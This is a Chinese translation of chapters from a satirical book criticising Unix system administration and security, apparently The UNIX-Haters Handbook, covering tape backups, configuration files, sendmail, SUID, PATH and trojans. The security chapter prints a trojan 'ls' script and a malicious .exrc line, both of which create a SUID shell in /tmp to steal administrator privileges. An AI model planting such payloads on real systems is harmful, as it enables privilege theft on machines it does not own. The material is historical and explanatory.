把数据放到备份磁带上只是一半工作。伯克利 Unix 用 restore 程序保佑我们再把数据取回来。在 restore 妙不可言的交互模式下，你用 chdir 在一个幽灵般的文件系统中穿来穿去，给想要恢复的文件打上记号，然后敲入一条魔法命令让磁带开始旋转。要是你想效仿真正的 Unix 大师，从命令行直接恢复文件，那可要小心了。

> 日期：Thu, 30 May 91 18:35:57 PDT
> 来自：大卫 · 维纳亚克 · 华莱士 <gumby@cygnus.com>
> 发给：UNIX 痛恨者
> 主题：Unix 的伯克利快速文件系统
>
> 你有没有倒霉需要从备份中恢复文件？缓慢、痛苦就先不说了，这里有人发现将通配符传给 restore 程序后，只能恢复匹配的第一个文件，而不是所有文件！但对于一个连备份功能都没有的文件系统而言，这也许是一种深思熟虑、功能齐备的“简约主义”吧。

磁带什么的更讨厌

假设你要誊写一份 500 页的文件，并且希望做得尽善尽美，所以你新买来一叠纸，每次只誊写一页并力求完美。如果发现纸上有污点怎么办？只要你不是方脑袋，就把这一页重新誊写一遍然后继续。但如果你是 Unix，就会完全放弃正在进行的工作，重新买一叠纸然后全部重新来过。不是开玩笑，就算文件有 500 页，就算你已经完成了前面 499 页，结果也是一样。

Unix 不是将磁盘的内容复制到纸张上，而是到磁带上，但这个比喻还是极其贴切。磁带上偶尔有一小段坏掉的介质不能记录信息，有时候 Unix 花了两个小时备份 2G 数据，然后开心地报告磁带损坏，叫你换上新的磁带，扔掉坏的磁带，最后从头开始。是的，只要有一英寸磁带写不上去，Unix 就认为整个磁带都不能用。其它更健壮的操作系统却能使用这些“坏”磁带，做法只是简单跳过损坏的部分然后继续。Unix 的方式就是在浪费时间和金钱。

Unix 对磁带设备的命名也是五花八门。你大概以为直接称为 /dev/tape 就行了，但伯克利 Unix 的做法不是这样。而是将具体的参数嵌入设备文件名中。Unix 为每种存在的磁带驱动器接口使用不同的名字，而不是一个“磁带”了事，于是产生了诸如 /dev/mt、/dev/xt 和 /dev/st 一类的名字。要修改这些名字的话，就得花钱让系统管理员修改所有备份脚本。备份脚本？是的，每台 Unix 主机执行备份的脚本都是定制的，因为厂商经常改变磁带驱动器的名字，并且没人记得备份程序需要哪些选项——可移植性真不错啊。Unix 还给设备名加上单元号，比如 /dev/st0 和 /dev/st1，但是千万不要让这些数字愚弄你：/dev/st8 其实是 /dev/st0，而 /dev/st9 就是 /dev/st1，不同的单元号表示不同的记录密度——同一个设备，不同的名字。别慌，还有呢！设备名前面加上“n”表示在关闭设备文件时驱动器不会自动倒带；加上“r”表示该设备是裸设备，而不是块设备。综上所述，/dev/st0、/dev/rst0、/dev/nrst0、/dev/nrst8 和 /dev/st16 其实都是同一个设备。匪夷所思，是吧？

由于 Unix 不支持独占设备，因此各个程序群雄逐鹿，但没有胜利者。举个简单的例子，你的系统有两台磁带机，分别叫做 /dev/rst0 和 /dev/rst1。你和系统管理员刚刚花了一两个小时备份了一些极其重要的文件到设备 o 上。同时里屋的张三往设备 1 放进磁带，但他在备份时把 1 打成 o 了，结果设备 o 的内容被覆盖了一小段，你的备份没了！为何会出现这种情况？因为 Unix 不允许用户以独占方式使用磁带设备。在备份期间，程序将设备打开又关闭，而每次关闭后，系统中任何别的用户都可以使用设备。按照这种方式，Unix 的“安全”控制完全被绕开了。只要磁带还在驱动器里面，任何登录系统的人都可以查看里面的私人文件。唯一可以补救的办法是只允许系统管理员访问磁带设备。

配置文件

系统管理员管理着形形色色的配置文件。如果有人对微软 Windows的四个系统配置文件过敏，那可千万不要靠近 Unix，否则恐怕会过敏得昏死过去。Unix 以成打的配置文件为荣，其中每个文件都已特定的方式组合字母和符号，这样系统配置和操作才正确。

每个 Unix 配置文件控制着一个进程或者一种资源，同时每个文件都有独一无二的语法：比如域分隔符有时候是冒号，有时候是空格，有时候又是（文档没有记载的）制表符，如果你运气好，还能遇到白空白。如果选择了错误的分隔符，读取配置文件的程序一般会无声无息地挂掉并搞坏自己的数据文件，要不就跳过配置文件的剩下部分，至于体面的退出和得体的报告问题所在则闻所未闻。“文件不同，语法不同”让管理员不用担心丢饭碗，

一位拿着高薪的管理员可以花几个小时在下面这些常见的配置文件中搜寻“几个空格”和“一个制表符”之间的差异。当管理员修改这些文件并声称可以提高安全性时，你可得注意了，他说的是他的工作更安全了，而不是你的系统：

/etc/rc	/etc/services	/etc/motd
/etc/rc.boot	/etc/printcap	/etc/passwd
/etc/rc.local	/etc/networks	/etc/protocols
/etc/inetd.conf	/etc/aliases	/etc/resolv.conf
/etc/domainname	/etc/bootparams	/etc/sendmail.cf
/etc/hosts	/etc/format.dat	/etc/shells
/etc/fstab	/etc/group	/etc/syslog.conf
/etc/exports	/etc/hosts.equiv	/etc/termcap
/etc/uucp/Systems	/etc/uucp/Devices	/etc/uucp/Dialcodes

多台机器，多重疯狂

许多机构的网络规模很大，仅凭一台服务器是不行的，二十台机器差不多可以满足所有情况。现在系统管理员可有事情干了，他们得保持这些机器的系统版本和配置文件都是同步的。可以编写 shell 脚本让这个过程变成自动化，但如果出现错误，造成的破坏可不是那么容易恢复，下面这些管理员可以作证：

> 来自：伊安 · 霍斯威尔 <ian@ai.mit.edu>
> 日期：Mon, 21 Sep 92 12:03:09 EDT
> 发给：SYSTEM-HACKERS@ai.mit.edu
> 主题：Muesli printcap
>
> 昨晚不知道怎么回事，“什锦粥”上的 printcap 文件被别人覆盖了。这台机器上运行着行式打印机的守护进程，为另一台机器“蓟花”提供打印服务。因此每当有人发送打印请求或者查询打印状态，只能让这个进程产生子进程和自己连接。不用说，这样搞得大家都很不愉快。（我想）这个问题现在已经解决了，但是应该检查下有没有别的什么守护进程每晚覆盖文件。我可没办法记录哪台机器的配置文件是什么内容，然后又在什么时间用什么方法为什么把什么人给覆盖了。

（上面的 Unix 黑话太难懂了。"……**守护进程**，为另一台机器“蓟花”提供打印**服务**。……只能让这个进程**产生子进程**和自己**连接**。"，这些用词的真正意思是说，应该将 Unix 的网络功能称为“恶魔乱伦后孳生的孽种”。[1]）

[1] 译注 daemon（守护进程、魔鬼）、service（服务、服侍）、spawn（产生子进程、产卵）、connect（连接、交媾），请自行体会原文的双关。

有个工具叫做 rdist，作用是将一份文件复制到网络中的各台计算机，以此实现配置同步。但要让这个工具正常工作却是费时费心的一件事情：

> 来自：马克 · 洛特 <mkl@nw.com>
> 主题：浪费在 rdist 配置文件的时间
> 日期：Thursday, September 24, 1992 2:33PM
>
> 最近有人修改我们机器上的 distfile，但不小心在某一行多加了一个括号。运行 rdist 的结果是：
>
> ```
> fs1:> rdist
> rdist: line 100: syntax error
> rdist: line 102: syntax error
> ```
>
> 检查这两行肯定找不到任何问题——这两行实际上都是注释！我们花了几个小时在整个文件中搜寻可能的错误，比如把制表符打成空格之类（由于 Unix 文件没有版本号，我们当然没法直接和前一个版本比较）。最后多余的括号终于找到了，在 110 行。为什么 Unix 连行号都数不对???
>
> 后来发现文件中有延续的行（以反斜杠结尾），而 rdist 将这些行只当作一行。到此为止，因为我坚信不会有人去改变这个行为，Unix 拥趸们大概认为 Unix 做了正确的事情。

真是典型的 Unix 浪费：你能从中感到维护成本嗖的一下子上去了。

下一封信甚至没法分类：

> 来自：斯坦利 · 兰宁[1] <lanning@parc.xerox.com>
> 日期：Friday, January 22, 1993 11:13AM
> 发给：UNIX 痛恨者
> 主题：RCS
>
> 作为文明人，我们也用 RCS；作为黑客，我们编写若干 shell 脚本和 elisp 函数，为的是让 RCS 对付起来容易些。
>
> 我的系统是 Solaris 2.x。我们发现平时用的 RCS 版本无法在 Solaris 下运行，即使安装了二进制兼容包也不行，运行结果是说不定就在哪个目录下偷偷吐核。不过最新的 RCS 版本**确实**可以在 Solaris 下运行，于是我找到了最新的源代码，编译然后回去工作。
>
> 接着我发现我们的 Emacs RCS 包无法和最新的 RCS 一起运行。为什么？在新版 RCS 中，rlog 的输出格式被改得和以前不兼容了，这明显不合理。谢谢。所以我把 elisp 代码改了，然后回去工作。
>
> 我又发现 shell 脚本一直返回错误，原因和上面一样。在解决这个问题时，我还顺手修复了几个别的问题，比如在 Solaris 下要用“echo ... | -c”，别用“echo -n ...”。Sun 的机器（在启动速度已经没啥优势之后）有个好处，就是有时候和别的 Sun 产品是兼容的。改、改、改，然后回去工作。
>
> 有一阵子一切似乎都平静了，直到有人想用旧版 RCS 检出一个我提交的文件。结果发现 RCS 还有一个改动是用格林威治时间替代了本地时间，因此旧版 RCS 先查看文件的时间戳，断定该文件根本不存在，所以只有我能访问这个文件。事情到了这个份儿上，唯一的办法是把所有的 RCS 升级到最新，这样我们才能都用上格林威治时间。编译、测试、编辑、编译、安装，然后回去工作。

[1] 译注 Stanley Lanning。

我再次发现，其实 Emacs RCS 代码有好几处，但我只改了其中一处。原因？因为 Emacs 有好几份。为什么保留几份 Emacs？我没想那么多了，直接把代码改了然后想回去工作。

我们这里还有一些惠普的机器，所以也得装上最新的 RCS。编译、测试、编辑、编译、安装，然后回去工作——过程几乎就是这样。编译 RCS 是一种魔幻般的体验，有个这么大、这么慢、这么丑的脚本，用途是创建和系统架构相关的头文件，这个脚本要对系统进行各种有趣的检查，然后试着在几乎每种机器上都做正确的事情。这个脚本看起来是有效果的，但也只是“看起来”而已。惠普的机器不支持内存文件映射（mmap），有相关的函数，但没效果，有人告诉你别用这些函数。然而 RCS 的配置脚本没读过文档，而只是看看函数在不在，确实在，所以 RCS 最后还是调用了这些函数。

当有人在惠普机器上想检出某个文件，就会造成整个系统崩溃。恐慌、停机、挂掉、重启。当然啦，只有在惠普机器上运行了 RCS 配置脚本才会这样。在新型号惠普机器上检出文件是没问题的。所以我们检查了配置脚本的输出文件，看到里面用了内存文件映射，真是当头一棒，编辑配置脚本让内存文件映射滚开，然后再试一把。我说过没？配置脚本运行一次得 15 分钟；还有不管改了什么都要重新运行配置脚本，即使是修改 Makefile 也不例外；还有你得修改 Makefile 才能编出一个可测试的 RCS 版本；还有我真的有事情要做。编译、测试、编辑、编译、安装，然后回去工作。

几天后又冒出一个 RCS 的紧急状况。记得我们为了方便使用 RCS 而编写的脚本吗？结果脚本也有几份拷贝，当然我只改了一份。改、改，然后回去工作。

最后，有人完全无法使用这些脚本了。别人都是好好的，就他不行，为什么？结果发现他想用 Sun 的 cmdtool，cmdtool 有个绝了 -绝了 -哦 -很兼容的功能：不设置 `$LOGNAME`，实际情况是还要想尽办法清除这个变量。而这些脚本嘛，当然是需要 `$LOGNAME` 的，不是 `$USER`（惠普机器上不能用），不是“`who am i | awk '{print $1}' | sed 's/*\\!//'`”或者别的恐怖命令。所以脚本又被改了一次，用上优雅的语法“`${LOGNAME:-$USER}`”，然后我回去工作了。

我上次听到报告 RCS 的问题已经过去了 24 小时，但愿老天保佑我。

维护邮件系统

Sendmail，最流行的 Unix 邮件程序，真是复杂到极点，但这其实根本不必要（请看邮件一章）。Sendmail 的复杂造成不仅需要雇佣系统管理员，还需要雇佣讲师培训系统管理员，结果后者的工作时间被占用了。看看图 11.1就知道了，这可是网上真实的广告。

研讨会：Sendmail 从此简单

这个研讨会的受众是希望理解 sendmail 如何工作以及如何定制的系统管理员。涵盖的主题包括 sendmail 操作、如何阅读 sendmail.cf 文件、如何修改 sendmail.cf 文件，以及如何调试 sendmail.cf 文件。会上将以两个简单的 sendmail.cf 为例，展示如何配置包含多台客户机和一个 UUCP 邮件网关的网络。会上将讨论 SunOS 4.1.1、ULTRIX 4.2、HP-UX 8.0 和 AIX 3.1 上的 sendmail.cf 文件。

经过一天的培训研讨后，你将能够：

- 理解 sendmail 的操作。
- 理解 sendmail 如何与 mail、SMTP 和 UUCP 一起工作。

- 理解 sendmail.cf 的功能和操作。
- 设置公司电子邮件域，其中包含各部门的子域。设置网关连接因特网邮件网络和其它商用电子邮件网络。
- 诊断邮件寻址和投递问题。
- 诊断 sendmail.cf 文件。
- 理解厂商特有的 sendmail.cf 文件，包括 SunOS 4.1.1、ULTRIX 4.2、HP-UX 8.0 和 AIX 3.1。

图 11.1: Sendmail 研讨会网络广告

如果 Unix 只有一种，或者 Unix 有良好的文档，那么这些课程（涵盖了四种 Unix）就不太有必要了。所有上面列出的任务都很容易理解和执行。又是一项 Unix 的隐藏成本。有件事情很有趣，如果你的系统管理员不具备破解 sendmail 的能力，成本还会更高，因为这样的话邮件根本不能工作。听着就像是敲诈。

我错在哪里

日期：Thu, 20 Dec 90 18:45 CST
来自：克里斯 · 加里格斯 <7thSon@slcs.slb.com>
发给：UNIX 痛恨者
主题：支持 Unix 机器

有天我在想，自从这里开始淘汰 Lisp 机器后，我的人生发生了怎样的转变。

直到两年前，我还单枪匹马地支持着大约 30 台 LispM，包括硬件和软件。我有时间自己钻研尝试，在下午离开办公室，或者经常是午饭前，我总能读读日报。我有很长时间享用午餐，下午五点之后差不多就下班了，从来不会呆到六点之后。在那一年半当中，我只有一个周末在工作。那是刚来这里时，我觉得机器的设置一团糟，所以那个唯一周末被我用来修复名字空间（总会奇怪地丢东西），还把配置数据搬来搬去。如果 Symbolics 接受我报告的故障，最终会有补丁合并到系统中。

然后情况起了变化。现在我是支持大约 50 台 Sun 计算机的四个人之一。Sun提供硬件服务，所以我们只管软件。我还负责剩下的 LispM 和思科网关，但都不太费事。我们还有一台 Auspex 计算机[1]，但这就是一台设计成服务器的 Sun 机器。现在我总是工作得很晚，许多周末都在加班，甚至连感恩节也不例外。两年之后，我们还在清理环境中完全无法理解的东西。一模一样的数据有好几份，也无法合并（基本上是我们网络中的主机列表）。购买 Auspex 机器后，出错的地方从多个变成一大坨。是要好些，但还是比不上以前，那时候人们经常在服务器恢复后才知道发生了故障。就算这样，当邮件服务器宕机时，“**pwd**”也跟着失效，所有人包括管理员，都没法登录。至于同时运行软件的多个版本，最好的结果也是麻烦透顶，最坏的结果则是痴心妄想。由于共享库的原因，新版本的操作系统导致现有程序无法运行。我向 Sun 报告故障，不是无人理睬，就是被告知这符合预期的工作方式。

我错在哪里?

[1] 译注 Auspex Systems 创建于 1987 年，首先开发出了网络连接存储（NAS）设备。曾经是企业存储设备的领先厂商，2003 年破产。

第 12 章　安全

啊，抱歉，先生，请进去吧，我刚认出您是管理员

Unix 是计算机科学神教[1]，而无关计算机科学。

——大卫·曼金斯

基本上从定义开始，术语“Unix 安全”就是个矛盾体，因为 Unix 就不是为了安全而设计的，除了那脆弱又病态的“root”和“非 root”之防。挫败攻击的安全措施只是后知后觉的补救，于是当按照预期运行时 Unix 并不安全，而想要“安全地”运行就得强迫 Unix 做不自然的事情。好比马戏团里跳舞的狗，但是少了乐趣——尤其是正当你的文件被这条狗撕咬时。

Unix 安全的矛盾世界

Unix 的诞生和成长都把安全排除在外。Unix 的根基就是黑客乐园，而 Unix 的“工具包”哲学又和安全系统的要求格格不入。

安全不是行式打印机

Unix 用实现其它操作系统服务的方式实现计算机安全。一堆用普通编辑器打开的文本文件（例如.rhosts和 /etc/groups）控制着安全设置，于是一堆小程序——其中每个都据称可以做好一件事情——和内核中实施某种总体策略的若干把戏，就左右了系统的安全。

这种做法控制下行式打印机还不错，但是用于系统安全却不靠谱。安全不是行式打印机：要让计算机安全，系统的每个部分都不可置身事外。由于

[1] 译注 科学神教（scientology）是 1950 年代在美国兴起的宗教，创始人为作家 L·罗恩·贺伯特（L. Ron Hubbard），主张“通过系统地暴露和消除对以往创伤的记忆，将人们从其影响中解救出来”，宣称其信仰和实践基于细致的研究并符合科学原理。科学神教在美国以外的多个国家不合法。

Unix 缺少统一的策略，**每个可执行的程序、每个配置文件，还有每个启动脚本，都成为关键点**。任何错误，一个放错位置的逗号，一个设错权限的文件，都有可能让系统的整个安全机制陷入灾难。

Unix 的“程序员工具”哲学将轻微的安全缺陷捆绑成妨害安全的复杂系统，其中遍布陷阱。结果呢，Unix 的每个部分不光自身必须经过检查，还要和每个别的部分一起检查，才能确保没有安全问题。

一个“安全运行的 Unix”不过是一次等待爆发的事故。换句话说，只有关机的 Unix 才是安全的 Unix。

盔甲上的窟窿

有两个基本的设计缺陷让 Unix 无法安全。首先，Unix 把安全信息存放在本机上，没有加密，也没有别的数字保护。就像把保险柜钥匙放在桌上，只要有人闯入 Unix 的前门，就能搞定整个系统。其次，Unix **超级用户**的概念是一个根本性的安全薄弱环节。基本上所有 Unix 系统都有一个称为root的特殊用户，负责所有安全检查并且对系统拥有完全控制。超级用户可以删除任何文件、修改任何程序，或者修改任何用户的口令，而不会留下可供审查的痕迹。

超级用户，超级缺陷

所有多用户操作系统都需要拥有更高权限的账户。除了 Unix，基本上所有多用户操作系统都根据需要将高权限分散。Unix 的“超级用户”采用通吃的策略。按照设计，一个可以修改别人口令的管理员也必然可以删除系统的每个文件。你雇个高中生来做系统备份，却有可能有意或无意中让你的系统大门敞开。

许多 Unix 程序和工具需要超级用户权限。复杂有用的程序需要创建文件或写入目录，但运行程序的用户并无权限。为了确保安全，以超级用户权限运行的程序必须被仔细检查，以免有任何意想不到的副作用或者可以擅自提升权限的漏洞。但很不幸，这种安全审查流程几乎从未执行（例如，大多数第三方软件厂商不愿向用户开放源代码，所以后者即使想审查也没办法）。

SUID 的问题

所谓 SUID，或者 setuid 这个 Unix 概念，造成的安全问题和前面超级用户一样多。SUID 是安全机制上一个天生的洞，允许普通用户运行需要特殊权限的命令。当运行时，SUID 程序得到安装程序的用户的权限，而不是运行程序的用户。大多数 SUID 程序由 root 安装，因此都拥有超级用户的权限。

Unix 操作系统的设计者想让我们相信，SUID 是高级操作系统的一个基本要求。最常见的例子是 /bin/passwd，用户修改口令的程序。/bin/passwd 通过修改 /etc/passwd 的内容来修改用户口令。普通用户直接编辑 /etc/passwd 是不被允许的，否则就可以修改别人的口令了。而 /bin/passwd，即使普通用户运行，也有超级用户权限，但只修改运行程序的用户的口令而不是别人的。

AT&T 对 SUID 的概念特别满意，所以还申请了专利。SUID 的本意是避免让一个巨大的子系统来承担整个系统的安全，从而简化操作系统的设计，然而经验表明 Unix 大多数安全缺陷都来自 SUID 程序。

当遇到可移动介质（例如软盘和 SyQuest 驱动器[1]），SUID在本来还“安全”的系统上凿出入侵者进出的康庄大道：只要向其中放入一个 SUID root 程序然后用 mount 命令挂载软盘，然后运行这个程序即可获得 root 权限（精通 Unix 的读者或许不同意这种攻击方式，因为运行 mount 需要输入超级用户口令。然而很可惜，就是为了克服这种“不方便”，目前许多厂商都提供了 SUID 程序来挂载可移动介质）。

SUID 的目标并不局限于超级用户——任何程序都可以设置成 SUID，而任何用户都可以创建一个 SUID 程序在运行时获得其权限（而无需输入该用户的口令）。在实际情况中，SUID 是一个布置陷阱盗窃权限的有效工具，在我们后面将要看到。

杜鹃鸟蛋

想知道把事情搞砸的后果的话，不妨考虑下克里夫 · 斯托尔的大作《杜鹃鸟蛋》[19]里的一个例子。斯托尔讲述了通过利用流行的 Unix 编辑器 Emacs 里面一个无害的工具 movemail的“臭虫”，一个德国西部的计算机黑客团体如何在美国和欧洲的无数计算机上摧城拔寨。

在最初编写时，movemail 只是负责挪动邮件，从用户在 /usr/spool/mail

[1] 译注 SyQuest Technology 在 1980 至 1990 年代生产的移动磁盘，某些型号使用 SCSI 接口。

的邮箱到其主目录。还算不错，没有问题。然而到了 1986 年，参与 MIT 雅典娜项目的米歇尔 · R · 格雷茨格[1] 修改了程序。格雷茨格想用 movemail 通过 POPPOP（邮局协议）从雅典娜的电子邮局收取邮件。为了让 movemail 和 POP 正常工作，格雷茨格发现需要把程序设置为 SUID root。甚至现在你还能在 movemail 的源代码中找到格雷茨格的注释：

```
/*
 * Modified January, 1986 by Michael R. Gretzinger (Project Athena)
 * Added POP (Post Office Protocol) service. When compiled -DPOP
 * movemail will accept input filename arguments of the form
 * "po:username". This will cause movemail to open a connection to
 * a pop server running on $MAILHOST (environment variable).
 * Movemail must be setuid to root in order to work with POP.
 * ...
*/
```

只有一个问题，movemail 的原作者没想过这个程序有一天要运行在 SUID root。而当运行在 SUID root 时，该程序允许正在移动邮件的用户读取或修改系统上的任何文件。斯托尔提到的德国黑客在克格勃的指使下，用这个臭虫黑遍了整个美国和欧洲的军用电脑。

最后这个臭虫被改掉了。下面三行补丁阻止了攻击：

```
/* Check access to output file. */
if (access(outname,F_OK) == 0 && access(outname,W_OK) != 0)
    pfatal_with_name (outname);
```

这个补丁难度不大。问题是尽管 movemail 本身只有 838 行代码——而 movemail 又是一个几乎 100000 行的程序的一小部分。怎么能指望有人在部署之前审查这些代码并修复这个问题？

SUID 的另一个问题

SUID还有一个问题，就是给用户的力量是破坏性的，而非建设性的。这个问题很恼人。SUID 程序（一般）都是为了做一些需要特殊权限的事情。当这些程序开始运行，或者就是因为一不小心才运行的，你需要某种办法来杀死进程。但要是你自己没有超级用户权限，就悲摧了：

> 日期：Sun, 22 Oct 89 01:17:19 EDT
> 来自：罗伯特 · E · 西斯托姆 <rs@ai.mit.edu>

[1] 译注 Michael R. Gretzinger。

发给：UNIX 痛恨者
主题：该死的 suid

今晚我在收集某主机的响应时间，因为它位于一台可能有问题的网关后面。我还有别的事情要做，所以不想在半个小时里就这么枯坐着，等待每五秒钟 ping一次该主机。所以我输入：

```
% ping -t5000 -f 60 host.domain > logfile &
```

现在出了什么问题？Ping，原来是一个 setuid root 程序，而当我完成时**我没法杀死这个进程了，因为 Unix 说那不是我的进程**。所以我想：“没事，我先注销再登录回来，那么这个进程会收到 SIGHUP 信号然后终止，对吧?”错。进程还在那里，**现在我彻底纠结了因为我甚至没法把它切换到前台！**

所以我只能跑出去找个有 root 权限的人帮我杀死这个进程！为什么 Unix 看不到，当进程的 ppid 是你的 shell 的 pid，就说明这个进程是你的然后你想干嘛都可以?

今天的 Unix 安全提示：

你可以极大地减少遭受黑客入侵和病毒感染的风险，只要登录成 root 然后输入：

```
% rm /vmunix
```

进程很廉价——也很危险

另外一个打破 Unix 安全的软件工具是系统调用 fork()和 exec()，用来让程序创建进程。这是 Unix 工具哲学的核心地带。Emacs和 FTP用子进程做具体的事情，比如罗列文件。这里和安全相关的问题是这些程序继承了父进程的权限。

轻易创建的子进程是一柄双刃剑，因为创建的子进程可能是一个 shell，就像敞开大门一样引狼入室。当父进程具有超级用户权限，产生的子进程也有同样的权限。许多黑客通过创建的超级用户 shell 获得系统的入口。

实际上，“因特网蠕虫”（本章稍后讨论）就是通过运行网络服务进程，然后诱使其创建 shell 子进程，从而攻破没有防备的计算机。既然在正常操作中**从不**需要，为什么这些网络**服务进程**却具备创建 shell 子进程的操作系统权限呢？因为**每个** Unix 程序都可以这样做，没有办法拒绝某个程序（或者某个用户，在同样的情况下）创建子进程。

PATH 的问题

Unix 必须通过命令名定位到可执行的映像。为此 Unix 咨询用户的 PATH 环境变量，得到一个用来搜索的目录列表。例如，如果你的 PATH 是:/bin:/usr/bin:/etc:/usr/local/bin，那么当你输入 snarf，Unix 会自动依次搜索目录 bin、/usr/bin、/etc、和/usr/local/bin，来找到 snarf 程序。

至此一切都好，然而如此定义的 PATH 变量是一种常见的灾难：

```
PATH=:.:/bin:/usr/bin:/usr/local/bin:
```

当“.”——表示当前目录——出现在最前面，Unix 会在搜索 /bin 之前搜索当前目录。在开发程序时，这种做法极其方便。这也是一种通过给别的用户下套来破坏安全的有力手段。

假设你是大学生，但学校很龌龊不给你超级用户权限。那么只要在你的主目录创建一个叫做 ls 的文件[1]，包含如下内容：

```
#!/bin/sh                       打开一个 shell。
/bin/cp /bin/sh /tmp/.sh1       把 shell 程序复制到 /tmp。
/etc/chmod 4755 /tmp/.sh1       让这个程序拥有运行 ls 的用户的权限。
/bin/rm \$0                     删除这个脚本。
exec /bin/ls \$1 \$2 \$3 \$     运行真的 ls。
```

现在找到你的系统管理员，告诉他你在主目录里找不到某个文件。如果这个管理员犯傻了，就会在自己的终端上输入以下命令：

```
% cd <your home directory>
% ls
```

现在他着了你的道了，而自己还不知道。当他输入 ls，真正运行的不是 /bin/ls，而是你的主目录下心怀鬼胎的 ls。这个 ls 把一个 SUID shell 程序放进 /tmp 目录，一旦运行就继承所有管理员权限。尽管管理员觉得你傻，但他才是真傻。在乐意的时候，你可以运行新创建的 /tmp/.sh1，来读取、删除，或是运行他的任何文件，而不需要正儿八经地知道他的口令再登录成他的身份。要是他能运行一个 SUID root 的 shell 程序（通常叫做 doit），你也能。恭喜，整个系统都是你的了。

启动时的陷阱

在启动时，复杂的 Unix 程序会从用户主目录或者当前目录读取配置文件，来设置初始和缺省参数使程序满足用户的规格。但是很不幸，别的用户也可以创建并保留配置文件，结果用你的名义干自己的事情。

一个极其有名的陷阱活捉了 vi，那个为许多系统管理员所喜爱的，简单、快速的全屏编辑器。很糟糕的是 vi 不能一次编辑多个文件，正因为如此许多管理员经常从当前目录，而不是主目录启动 vi，结果那里藏着麻烦。

[1] 拜托不要擅自尝试。

启动时 vi 在**当前目录**搜索一个叫做.exrc 的文件，也就是 vi 的启动文件。想不想偷些权限？在目录里放一个名为.exrc 的文件，其内容如下：

```
!(cp /bin/sh /tmp/.s$$; chmod 4755 /tmp/.s$$)&
```

然后坐等不知情的系统管理员从那个目录启动 vi。当她这么做了，会看到屏幕底下有个惊叹号闪烁一下，然后就有个 SUID shell 在 /tmp 等着你，和前面的攻击效果一样。

安全通道和特洛伊木马

标准 Unix 没有提供使用操作系统的安全通道。我们通过一个例子解释这个概念。考虑标准的 Unix 登录过程：

```
login: jrandom
password: <type your "secret" password>
```

当你输入口令时，如何才能知道你面对的是真真正正的 Unix 程序 /bin/login，而不是某个危险的赝品？在黑客的公告牌上，这种被称作“特洛伊木马”的冒牌货比比皆是，唯一的目的就是窃取你的用户名和口令，然后很可能用于非法的目的。

安全通道是计算机安全的基本要求，然而对于大多数 Unix 版本这在理论上就不可行：/etc/getty询问你的用户名，/bin/login 则让你输入口令，这两个程序没什么特别，就是程序而已。它们碰巧成为向你询问非常机密而敏感的信息的程序，只是**你没法验证对方的真实身份**。

倒下了就起不来

Unix 安全，坐在墙头。
Unix 安全，摔个跟头。
国王一看，派出兵马。
满头大汗，也没办法。[1]

在被黑掉的 Unix 系统上重建安全秩序是非常困难的。入侵者一般会留下各种启动陷阱、后门和木马。发生安全事故后，和收拾那一地鸡毛相比，完全重装系统一般会比较容易。

[1] 译注 改编自著名的英语童谣 Humpty Dumpty，已知的最早版本出现在 1797 年。

例如，我记得不久前有台 MIT 的计算机被黑了。攻击者的行踪败露后，他最初利用的访问漏洞也被修复。但是系统管理员（一位巫师级别的 Unix 管理员）没有意识到，攻击者修改了 /usr/ucb/telnet程序。在接下来的六个月里，只要该计算机的用户登录另外一台机器，不论后者位于 MIT 还是因特网，修改后的 telnet程序都会把用户在远端的账号和口令保存在本地文件中。这个攻击一直没被识破，直到磁盘被偷偷记录的用户名和口令撑满。

攻击者们轻易地隐藏行踪。一旦攻破 Unix，攻击者就修改日志文件来掩盖入侵。许多系统管理员检查文件的修改日期，以此发现未授权的修改，然而获得超级用户权限的攻击者可以调整系统时间——甚至借助 Unix 专门用来修改文件时间戳的功能。

Unix 文件系统充斥着设定保护和权限的位。哪怕**一个**文件、目录或者设备设错了权限位，都会给整个系统的安全造成隐患。在熟练黑客手中这是个双响炮，一方面攻破大多数 Unix 系统都比较容易，而得手以后为再次攻击留下漏洞也比较容易。

神秘莫测的加密

加密是计算机安全的重要一环。然而 Unix 没有内置的加密系统，无法自动对硬盘上存储的文件加密，真是令人伤感。当有人从你的 Unix 机器上偷了磁盘（或者备份磁带），那么用户口令选得再好也没用：攻击者只要将磁盘接上别的系统，那么你所有的文件都大白于天下（把这个想成**开放系统**口号的另一个含义）。

大多数 Unix 版本都带有一个加密程序 crypt，但在很多时候，用了 crypt 反而坑爹。使用 crypt 就像给心脏病发作的人两片阿司匹林。crypt 的加密算法弱到爆——几年前一个 MIT 人工智能实验室的研究生就写出程序，能将 crypt 加密的文件自动解密[1]。

我们不知道贝尔实验室为何决定在最开始的 Unix 系统里就附带 crypt，但是我们知道作者清楚这个程序实际有多么脆弱和不可靠，因为他们在手册页面里写下了不寻常的声明：

[1]保罗 · 鲁宾写道：“有时候你在某些版本的 ed中使用了“x”命令（加密文件），但是以为用的另一个版本 ed 的“x”命令（启动小屏幕编辑器）。当然啦，等你发觉黄花菜都凉了。然后你胡乱敲了一通键盘，搞不懂为什么系统似乎没反应了（其实你不知道，系统正关闭了屏幕回显让你输入加密密钥），但是当你再敲下回车，编辑器把你的作品正常存盘了，所以你耸耸肩继续做事……然后过了很久你存盘退出，毫无察觉直到你想再次使用这个已经被加密的文件——你已经没法再输入那些你不知所措时胡乱输入的密钥了。我看到有人一连几个小时把键盘敲得砰砰乱响，因为这是他们找回文件的唯一希望。这些人不知道 crypt 其实很好破解的。”）

> **臭虫**
> 关于所含材料的准确性，或对任何目的的适用性，不提供适销性，或适用于特定目的，或其它方面的，明确的或暗示的保证。相应的，贝尔电话实验室对该程序的接收者的使用不负责任。
>
> 此外，贝尔实验室没有义务提供任何帮助，或附加信息，或文档。

某些近期的 Unix 版本包括了一个程序叫做 des，实现了国家安全局[1]的数据加密标准。尽管 DES（标准）很安全，des（程序）却不然，因为在运行前 Unix 没有工具来验明 des 的真身。当运行 des（程序）时，你无法确保这个程序是否被动过手脚，比如保存你珍贵的密钥，或者把明文发给别人。

隐藏文件的问题

在缺省情况下显示目录时，Unix 的 ls程序忽略名字以点开头的文件（例如.cshrc和.login）。只要让文件名以点开头，攻击者就能利用这个“功能”来隐藏危害系统的工具。已经发现有黑客在不知情的用户目录下隐藏成兆的信息。

在文件名中包含空格或者控制字符，这是另一个让文件在用户眼前隐形的技术。看到主目录里有个名为 system 的目录，大多数深信不疑的用户（大概用过麦金塔或者 Windows）不会深究——尤其是当他们无法用 **`rm system`** 删除这个文件时。“如果你不能删除”，他们想，“那一定是 Unix 的补丁造成了我不能删除这个关键的**系统**资源。”

